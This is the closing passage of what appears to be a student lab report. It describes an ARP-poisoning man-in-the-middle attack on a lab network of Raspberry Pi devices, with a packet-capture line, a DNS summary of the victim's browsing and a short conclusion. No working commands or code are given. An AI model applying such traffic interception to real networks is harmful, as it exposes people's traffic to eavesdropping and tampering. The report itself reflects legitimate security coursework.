146	139.499611926	52.142.124.215	192.168.2.46	TCP	66	443 -> 45534 [ACK] Seq=1 Ack=518 Win=43008 Len=0 TSval=90394364 TSecr=1355497730

Here comes the interesting part that victims mqtt protocol , who is already poisoned.


In screenshots it is clearly evident that one is victim and another is attacker.
So I poisoned both victim and another attacker.

At last captured all the data and saved as a Pcap file.





RESULTS :

After saving the file into Pcap .furthermore I choose to give a brief analysis of the captured data with DNS, ARP and it divides each part of protocols .



Through A-packets can capture all the network traffic, and duck duck go is browsed by the victim .so we can see all the relation connected to routers.





Overview of the connections and the browsed history of the victim. whereas we can observe download and upload destinations.

		raspberrypi-13.local _ftp_tcp.local _nfs_tcp.local _afpovertcp_tcp.local _smb_tcp.local _sftp-ssh_tcp.local _webdavs_tcp.local _webdav_tcp.local
raspberrypi.local (192.168.2.38)	224.0.0.251	0.0.f.a.0.2.6.f.4.1.1.9.7.a.1.e.0.0.0.0.0.0.0.0.0.0.0.8.e.f.ip6.arpa raspberrypi.local 38.2.168.192.in-addr.arpa
raspberrypi-11.local (192.168.2.46)	192.168.2.1	duckduckgo.com links.duckduckgo.com external-content.duckduckgo.com en.wikipedia.org upload.wikimedia.org login.wikimedia.org meta.wikimedia.org
raspberrypi-6.local (fe80::851e:bafb:ec0b:35e0)	ff02::fb	_ftp_tcp.local _nfs_tcp.local _afpovertcp_tcp.local _smb_tcp.local _sftp-ssh_tcp.local _webdavs_tcp.local

This is another evidence of the (192.168.2.46) victims DNS ,which is duck duck go

Conclusion:

Man in the Middle is one of the classic hacking attacks. It has many varieties, but on a local area network (LAN), ARP poisoning is one of the favorites. In this way, the attacker has total access to all packet traffic and can thereby read and alter the traffic. Well by capturing all the victims' data and analyzing it through Wireshark. In addition, A-packets are used to study the complete analysis one by one connections protocols such as DNS, http, MQTT etc.



Thank you

Vineeth Mathangi (B00828528)